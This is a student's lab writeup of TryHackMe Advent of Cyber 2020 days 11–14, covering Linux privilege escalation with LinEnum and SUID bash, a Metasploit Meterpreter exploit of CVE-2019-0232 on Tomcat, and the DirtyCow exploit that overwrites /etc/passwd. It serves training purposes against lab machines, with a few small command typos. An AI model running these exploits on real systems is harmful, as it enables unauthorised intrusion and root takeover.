

PSP0201

Week 4

Writeup

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Day 11: Networking – The Rogue Gnome

Tools used: Kali Linux. Firefox.

Solution/walkthrough:

Question 1

The type of privilege escalation involves using a user account to execute commands as an administrator is **vertical**.

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves **exploiting a vulnerability** that allows you to **perform actions like commands** or accessing data acting as a higher privileged account **such as an administrator**.

Remember the attack you performed on "Day 1 - A Christmas Crisis"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

Question 2

You gained a foothold into the server via www-data account. You managed to pivot it to another account that can run sudo commands. This kind of privilege escalation is **vertical**.

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Question 3

You gained a foothold into the server via www-data account. You managed to pivot it to Sam the analyst's account. The privileges are almost similar. This privilege escalation is **horizontal**.

11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to **access another user's resources who has similar permissions to you**. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

Question 4

The name of the file that contains a list of users who are a part of the sudo group is **sudoers**.

Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require **sudo** in front of them. The **sudo** allows you to execute something with the permissions as root (the most privileged user). Users who can use **sudo** are **called "sudoers"** and are listed in **/etc/sudoers** (we can use this to help identify valuable users to us).

Question 5

The Linux Command to enumerate the key for SSH is **find / -name id_rsa 2>/dev/null** .

Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via: **find / -name id_rsa 2> /dev/null**Let's break this down:

Question 6

If we have an executable file named find.sh that we just copied from another machine, the command we need to use to make it be able to execute is **chmod +x find.sh** .

At the moment, the "examplefiles" are not executable as there is no "x" present for either the user or group. When setting the executable permission (**chmod +x filename**), this value changes (note the "x" in the snippet below -rwxrwxr):

Add the execution permission to *LinEnum.sh* on the vulnerable Instance: **chmod +x LinEnum.sh**

Question 7

The target machine you gained a foothold into is able to run wget. The command should we use to host a http server using python3 on port 9999 is **python3 -m http.server 9999** .

11.10.2. Let's use Python3 to turn our machine into a web server to serve the *LinEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LinEnum.sh* to: **python3 -m http.server 8080**

Question 8

The contents of the file located at /root/flag.txt is **thm{2fb10afe933296592}**

```
root@ip-10-10-238-132:~# ssh cmnatic@10.10.88.225
The authenticity of host '10.10.88.225 (10.10.88.225)' can't be established.
ECDSA key fingerprint is SHA256:Epte0uGyoBmg5Gb9zRw9f26JYUHv72UFd1VVNHcItUQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.88.225' (ECDSA) to the list of known hosts.
cmnatic@10.10.88.225's password:

-bash-4.4$ ls -l
total 0
-bash-4.4$
```

```
root@ip-10-10-238-132:~#
File Edit View Search Terminal Tabs Help
root@ip-10-10-238-132:~ x root@ip-10-10-238-132:~ x
root@ip-10-10-238-132:~# wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
--2022-06-29 09:04:09-- https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.1
33, 185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443...
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/plain]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[=====] 45.54K  --.KB/s   in 0.009s

2022-06-29 09:04:09 (4.77 MB/s) - 'LinEnum.sh' saved [46631/46631]

root@ip-10-10-238-132:~# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

```
-bash-4.4$ cd /tmp  
-bash-4.4$ wget http://10.10.238.132:8080/LinEnum.sh  
--2022-06-29 08:09:56-- http://10.10.238.132:8080/LinEnum.sh  
Connecting to 10.10.238.132:8080... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 46631 (46K) [text/x-sh]  
Saving to: 'LinEnum.sh'  
  
LinEnum.sh      100%[=====] 45.54K --.-KB/s   in 0s  
  
2022-06-29 08:09:56 (349 MB/s) - 'LinEnum.sh' saved [46631/46631]
```

```
-bash-4.4$ nc -l -p 1337 > LinEnum.sh
```

```
root@ip-10-10-238-132:~# nc -w 3 10.10.88.225 1337 < LinEnum.sh
```

```
-bash-4.4$ chmod +x LinEnum.sh
```

```
-bash-4.4$ find / -perm -u+s -type f 2>/dev/null  
/bin/umount  
/bin/mount  
/bin/su  
/bin/fusermount  
/bin/bash  
/bin/ping  
/snap/core/10444/bin/mount  
/snap/core/10444/bin/ping  
/snap/core/10444/bin/ping6  
/snap/core/10444/bin/su  
/snap/core/10444/bin/umount  
/snap/core/10444/usr/bin/chfn  
/snap/core/10444/usr/bin/chsh  
/snap/core/10444/usr/bin/gpasswd  
/snap/core/10444/usr/bin/newgrp  
/snap/core/10444/usr/bin/passwd  
/snap/core/10444/usr/bin/sudo  
/snap/core/10444/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/snap/core/10444/usr/lib/openssh/ssh-keysign  
/snap/core/10444/usr/lib/snapd/snap-confine  
/snap/core/10444/usr/sbin/pppd
```

```
-bash-4.4$ whoami  
cmnatic  
-bash-4.4$ bash -p  
bash-4.4# whoami  
root  
bash-4.4#
```

```
bash-4.4# cat /root/flag.txt  
thm{2fb10afe933296592}
```

Thought Process/Methodology:

There are 8 questions for day 11. The first question asks about, the type of privilege escalation that involves using a user account to execute commands as an administrator. The answer is **vertical** privilege escalation. This is because in this case, we are exploiting the vulnerability as a user to perform actions just like an administrator. Next, question 2 said that we gained a foothold into the server via the www-data account and managed to pivot it to another account that can run sudo commands. This kind of privilege escalation is vertical. This is the same as question 1 since we are exploiting vulnerabilities to run sudo commands. Question 3 then said that ‘You gained a foothold into the server via the www-data account. You managed to pivot it to Sam the analyst’s account. The privileges are almost similar.’ This privilege escalation is **horizontal**. The reason is that horizontal privilege escalation involves users that have similar privileges to us. We’ll proceed to question 4, which asks for the name of the file that contains a list of users who are a part of the sudo group. The answer is sudoers. We can look at the given information. It says that the list was listed in /etc/sudoers, which means sudoers id the file. Next is question 5. It asks for the Linux Command to enumerate the key for SSH that is **find / -name id_rsa 2>/dev/null**. The answer can be found in the passage. For question 6, it wants the command we need to use to make the file find.sh that we got from another computer to be executable. The answer is **chmod +x find.sh**. Proceeding to question 7, it wants the command should we use to host a http server using python3 on port 9999. The answer will be **python3 -m http.server 9999**. We just need to change the server from the given script in the passage. The final question is Question 8. It wants the contents of the file located at /root(flag.txt). So the first thing we need to do is to use SSH to log in to the vulnerable machine like so ‘ssh cmnatic@MACHINE_IP’ and input the following password when prompted which is ‘aoc2020’. Next, we will need to open a new tab on the terminal and download the LinEnum scripts into our own machine, the download link can be found in the task. After that, we must run this command which is ‘python3 -m http.server 8080’ in the same directory that we’ve downloaded LinEnum.sh. Then, open the first tab earlier, and we need to change the directory to the temporary one by typing ‘cd /temp’. We need to also download the LinEnum.sh script into the vulnerable instance so type the commands ‘wget http://Our_machine_IP:8080/LinEnum.sh’. Followed by ‘nc -l -p 1337 >LinEnum.sh’. Click the second tab to also set up the netcat there by typing ‘nc -w -3 MACHINE_IP 1337 < LinEnum.sh’. After that return to the first tab, and input the command ‘chmod +x LinEnum.sh’ so that the script will be executable. Next, don’t forget to run the command, ‘find / -perm -u=s -type f 2>/dev/null’ to search the machine for executables with the SUID permission set. After that, we’ll execute LinEnum.sh on the vulnerable Instance by typing ‘./LinEnum.sh’. Then for the last part, we need to input the command ‘whoami’ to know who we are login in as. It will say cmnatic. To become root we need to input ‘bash -4’ and then we can see the content of the file. Type the command cat /root/flag.txt and we now get the flag for day 11 which is **thm{2fb10afe933296592}**.

Day 12: Networking – Ready, set, elf.

Tools used: Kali Linux, Firefox, Metasploit.

Solution/walkthrough: Metasploit

Question 1


The version number of the web server is **9.0.17**.

```
root@ip-10-10-140-234:~  
File Edit View Search Terminal Help  
root@ip-10-10-140-234:~# nmap -A 10.10.145.137  
Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-29 07:40 BST  
[
```

```
root@ip-10-10-140-234:~  
File Edit View Search Terminal Help  
|_http-server-header: Microsoft-HTTPAPI/2.0  
|_http-title: Service Unavailable  
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)  
|_ajp-methods:  
|_ Supported methods: GET HEAD POST OPTIONS  
8080/tcp open http-proxy  
|_fingerprint-strings:  
|_GetRequest:  
| HTTP/1.1 200  
| Content-Type: text/html; charset=UTF-8  
| Date: Wed, 29 Jun 2022 06:40:37 GMT  
| Connection: close  
|<!DOCTYPE html>  
|<html lang="en">  
|<head>  
|<meta charset="UTF-8" />  
|<title>Apache Tomcat/9.0.17</title>  
|<link href="favicon.ico" rel="icon" type="image/x-icon" />  
|<link href="favicon.ico" rel="shortcut icon" type="image/x-icon" />  
|<link href="tomcat.css" rel="stylesheet" type="text/css" />  
|</head>  
|<body>  
|<div id="wrapper">  
|<div id="navigation" class="curved container">
```

Question 2

The CVE that can be used to create a Meterpreter entry onto the machine is **CVE-2019-0232**.



https://www.exploit-db.com › exploits ::

Apache Tomcat - CGIServlet enableCmdLineArguments ...

3 Jul 2019 — Apache Tomcat - CGIServlet enableCmdLineArguments Remote Code Execution
... This module requires Metasploit: https://metasploit.com/download ...

The screenshot shows a exploit-db.com page for a specific exploit. At the top, there's a navigation bar with links like 'Home', 'Exploits', 'Metasploit', etc. Below it is a search bar and a sidebar with categories like 'OS', 'Software', 'Hardware', etc. The main content area has a dark header with the title 'Apache Tomcat - CGIServlet enableCmdLineArguments Remote (Metasploit)'. Below the title are several data cards:

- EDB-ID:** 47073
- CVE:** 2019-0232
- Author:** METASPLOIT
- Type:** REMOTE
- Platform:** WINDOWS
- Date:** 2019-07-03

Below these cards are status indicators: 'EDB Verified: ✓', 'Exploit: ↴ / { }', and 'Vulnerable App:'. At the bottom left is a red circular button with a white arrow pointing left.

Question 3

The contents of flag1.txt is **thm{whacking_all_the_elves}**.

```
Terminal
File Edit View Search Terminal Help
msf5 > search 2019-0232

Matching Modules
=====
#  Name
heck Description
- -----
---- -----
0  exploit/windows/http/tomcat_cgi_cmdlineargs  2019-04-10      excellent  Y
es  Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability
```

```
msf5 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) >
```

```
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.10.140.234
LHOST => 10.10.140.234
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOST 10.10.145.137
RHOST => 10.10.145.137

msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI /cgi-bin/elfwhacker.bat
TARGETURI => /cgi-bin/elfwhacker.bat
```

```
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > run
[*] Started reverse TCP handler on 10.10.140.234:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable.
[*] Command Stager progress - 6.95% done (6999/100668 bytes)
[*] Command Stager progress - 13.91% done (13998/100668 bytes)
[*] Command Stager progress - 20.86% done (20997/100668 bytes)
[*] Command Stager progress - 27.81% done (27996/100668 bytes)
[*] Command Stager progress - 34.76% done (34995/100668 bytes)
[*] Command Stager progress - 41.72% done (41994/100668 bytes)
[*] Command Stager progress - 48.67% done (48993/100668 bytes)
[*] Command Stager progress - 55.62% done (55992/100668 bytes)
[*] Command Stager progress - 62.57% done (62991/100668 bytes)
[*] Command Stager progress - 69.53% done (69990/100668 bytes)
[*] Command Stager progress - 76.48% done (76989/100668 bytes)
[*] Command Stager progress - 83.43% done (83988/100668 bytes)
[*] Command Stager progress - 90.38% done (90987/100668 bytes)
[*] Command Stager progress - 97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (176195 bytes) to 10.10.145.137
[*] Meterpreter session 1 opened (10.10.140.234:4444 -> 10.10.145.137:49795) at 2022-06-29 08:11:08 +0100

meterpreter >
[!] Make sure to manually cleanup the exe generated by the exploit
meterpreter > 
```

```
meterpreter > shell
Process 540 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>dir
dir
Volume in drive C has no label.
Volume Serial Number is 4277-4242

Directory of C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin

29/06/2022  08:11    <DIR>          .
29/06/2022  08:11    <DIR>          ..
19/11/2020  22:39           825 elfwhacker.bat
19/11/2020  23:06            27 flag1.txt
29/06/2022  08:11           73,802 SNxA.exe
              3 File(s)       74,654 bytes
              2 Dir(s)   8,197,406,720 bytes free
```

```
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>
```

```
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>type flag1.txt
type flag1.txt
thm{whacking_all_the_elves}
```

Question 4

The Metasploit settings we had to set is **LHOST & RHOST**

```
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.10.140.234
LHOST => 10.10.140.234
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOST 10.10.145.137
RHOST => 10.10.145.137
```

Thought Process/Methodology:

Day 12 would be teaching the basics in using Metasploit. First of all for question 1, it asks the version number of the web server. By typing ‘nmap -A IP ADDRESS’ in the terminal it will show us the web server it used which is Apache Tomcat with its version ‘9.0.17’. Next is question 2, it asks about the CVE that can be used to create a Meterpreter entry onto the machine. According to the hint, it wants us to use our researching skills to search for the CVE number. So, by searching in the firefox or our own web browser ‘Apache Tomcat 9.0 CGI’ it will show various kinds of results. If we click on the ‘exploit-db website’ it will show the CVE number which is CVE-2019-0232. Let’s continue then! The third question asked the contents of flag1.txt. So, first thing first, we need to open the metasploit. We can either click on the metasploit icon itself or by opening the terminal and type ‘msfconsole’ command. We’ll use the CVE number that we just found earlier and type ‘search 2019-0232’. It will show us the matching module to our CVE number, and we can see that it was labelled with the number 0. We’ll type in the metasploit, use 0. After that, we will need to set the value for LHOST, RHOST, and the TARGETURI. The LHOST will be our IP ADDRESS while RHOST will be the victim IP ADDRESS. TARGETURI will be the location of the script on the web server that we’re attacking and in this case our given script is elfwhacker.bat in the /cgi-bin/ folder. So we’ll type these command into the metasploit, ‘set LHOST IP ADDRESS(ours)’, ‘set RHOST IP ADDRESS(victim’s)’ and ‘set TARGETURI /cgi-bin/elfwhacker.bat’. Next we’ll type ‘run’ command. Then we’ll be connected to the Meterpreter. We’ll be using the shell command so we can run system commands as if it were our own PC. Finally we are in. To see the content of the flag1.txt we need to be root. If we use the whoami command it says that we are cmnatic. To become root, type ‘bash -p’ and we’ll be root! Lastly, use the ‘cat’ command to see the content of flag1.txt. The last question wants to know what settings we set in the metasploit. As we did earlier we need to set the LHOST,RHOST nad TARGETURI. That’s all for day 12.


Day 13: Networking – Coal for Christmas

Tools used: Kali Linux, Firefox

Solution/walkthrough:

Question 1

Old, deprecated protocol and service is running on **telnet**.




The screenshot shows a terminal window titled "Shell No.1" with the status "07:26 AM". The terminal displays the output of an Nmap scan on host 10.10.53.19. The output shows several open ports, including port 22/tcp (ssh), 23/tcp (telnet), and 111/tcp (rpcbind). The MAC address of the host is listed as 02:51:B1:A5:99:E1 (Unknown).

```
root@kali:~# nmap 10.10.53.19
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-28 07:26 UTC
Nmap scan report for ip-10-10-53-19.eu-west-1.compute.internal (10.10.53.19)
Host is up (0.057s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
111/tcp   open  rpcbind
MAC Address: 02:51:B1:A5:99:E1 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.48 seconds
root@kali:~#
```

Question 2

Credential that was left for us is **clauschristmas**.



The screenshot shows a terminal window with a telnet session to host 10.10.53.19 on port 23. The session starts with a greeting from Santa, followed by a message about leaving presents. It then prompts for a username and password, both set to "santa" and "clauschristmas". Finally, it says "We left you cookies and milk!" before closing.

```
Nmap done: 1 IP address (1 host up) scanned in 1.48 seconds
root@kali:~# telnet 10.10.53.19 23
Trying 10.10.53.19 ...
Connected to 10.10.53.19.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login: Connection closed by foreign host.
root@kali:~#
```

Shell No.1

File Actions Edit View Help

Trying 10.10.227.46 ...
Connected to 10.10.227.46.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login: santa
Password:
Last login: Tue Jun 28 07:50:15 UTC 2022 from ip-10-10-192-8.eu-west-1.compute.inter
nal on pts/0

```
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 →*←—  
 /o\  
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 /_\_/\_\_/\_o\_\_\  
 /_0/_/_/_0/_/_@/_\  
 /_\_/\_\_/\_@\_/_o/_/_0/_\  
 /_o/_/_@\_/_o/_/_0/_\  
 [__]
```

Question 3


Distribution of Linux and version number is this server running is **Ubuntu 12.04**.

```
 /_/_0/_/_/_0/_/_@/_\  
 /_\_/\_\_/\_\_/\_\_/\_\_/\_\_\  
 /_o/_/_@\_/_o/_/_0/_\  
 [__]
```

\$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
\$ █

Question 4

Grinch got here first.




```
File Actions Edit View Help
}
int main(int argc, char *argv[])
{
    // backup file
    int ret = copy_file(filename, backup_filename);
    if (ret != 0) {
        exit(ret);
    }
    struct Userinfo user;
    // set values, change as needed
    user.username = "grinch";
    user.user_id = 0;
    user.group_id = 0;
    user.info = "pwned";
    user.home_dir = "/root";
    user.shell = "/bin/bash";
}

//*****// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
// - Yours Truly,
// The Grinch
//*****$
```

Question 5

The verbatim syntax I can use to compile, taken from the real C source code comments is **gcc -pthread dirty.c -o dirty -lcrypt**.



```
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
// The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
// https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
// gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
// "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
// mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
//
#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <svs/tvnes.h>
```

Question 6

Firefart is the "new" username that was created, with the default operations of the real C source code.

```
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:figsoZwws4Zu6:0:0:pwned:/root:/bin/bash

mmap: 7fe6f80d9000
█
```

Question 7

The MD5 hash output is **8b16f00dd3b51efadb02c1df7f8427cc**.

```
The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

- Yours,
  John Hammond
  er, sorry, I mean, the Grinch

- THE GRINCH, SERIOUSLY

firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# touch coal
firefart@christmas:~# tree
.
└── christmas.sh
    └── coal
        └── message_from_the_grinch.txt

0 directories, 3 files
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
firefart@christmas:~# █
```

Question 8

The CVE for DirtyCow is **CVE-2016-5195**.



Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel

[View Exploit](#) [Details](#)

FAQ

What is the CVE-2016-5195?

CVE-2016-5195 is the official reference to this bug. CVE (Common Vulnerabilities and Exposures) is the Standard for Information Security Vulnerability Names maintained by MITRE.

Thought Process/Methodology:

The first thing we will need to do after deploying our target is to scan it. We are going to use Nmap to scan the target. The first question asks us to find what deprecated protocol is running on our target machine. Based on Nmap result above the services running in the server are: ssh, telnet and rpcbind. One of the known for the old deprecated protocol is telnet. After that, we connect to this service using the telnet command. We can do this with the syntax telnet <machine_ip> <port> = telnet 10.10.53.19 23. Once we connect we are given some credentials to login with which is clauschristmas . Now that we are successfully inside the telnet service, we can use the command cat /etc/*release to find some information about Linux distribution type and version number that running on this server. Next, we look at the titled cookies_and_milk.txt with the cat command. We can see a message from the Grinch at the top. The next part talks about using the dirtycow exploit, we go to the link <https://dirtycow.ninja/>. To get the code of the box, we create a new file with nano dirty.c and copy paste the source. CTRL+O saves the file, CTRL+X closes the editor. . Once we have DirtyCow in a C file on our target machine we need to compile it. Our file compiled with gcc -pthread dirty_cow.c -o dirty_cow -lcrypt. For Question 6, we also want to run this compiled C program. To do this we can simply use a command in the format of ./<filename>. In my case this was ./dirty_cow since I passed in dirty as the argument after the -o flag. As we can see it creates a user named firefart. With su firefart we changed what user we are running as. cd ~, which brings us to the home of firefart. In there we can find message_from_the_grinch.txt. By following the instructions, we used touch coal to create a coal file. Then, we run tree | md5sum to get the answer which is 8b16f00dd3b51efadb02c1df7f8427cc. For the last question, we used the firefox browser and go to the link <https://dirtycow.ninja/> to find the CVE for DirtyCow and it shows CVE-2016-5195.

Day 14: [OSINT] Where's Rudolph?


Tools used: Reddit, Twitter, Google Images, Google Maps, Jeffrey's Image Metadata Viewer, scylla.sh.

Solution/walkthrough:

Question 1

What URL will take me directly to Rudolph's Reddit comment history?

Answer: <https://www.reddit.com/user/IGuidetheClaus2020/comments/>



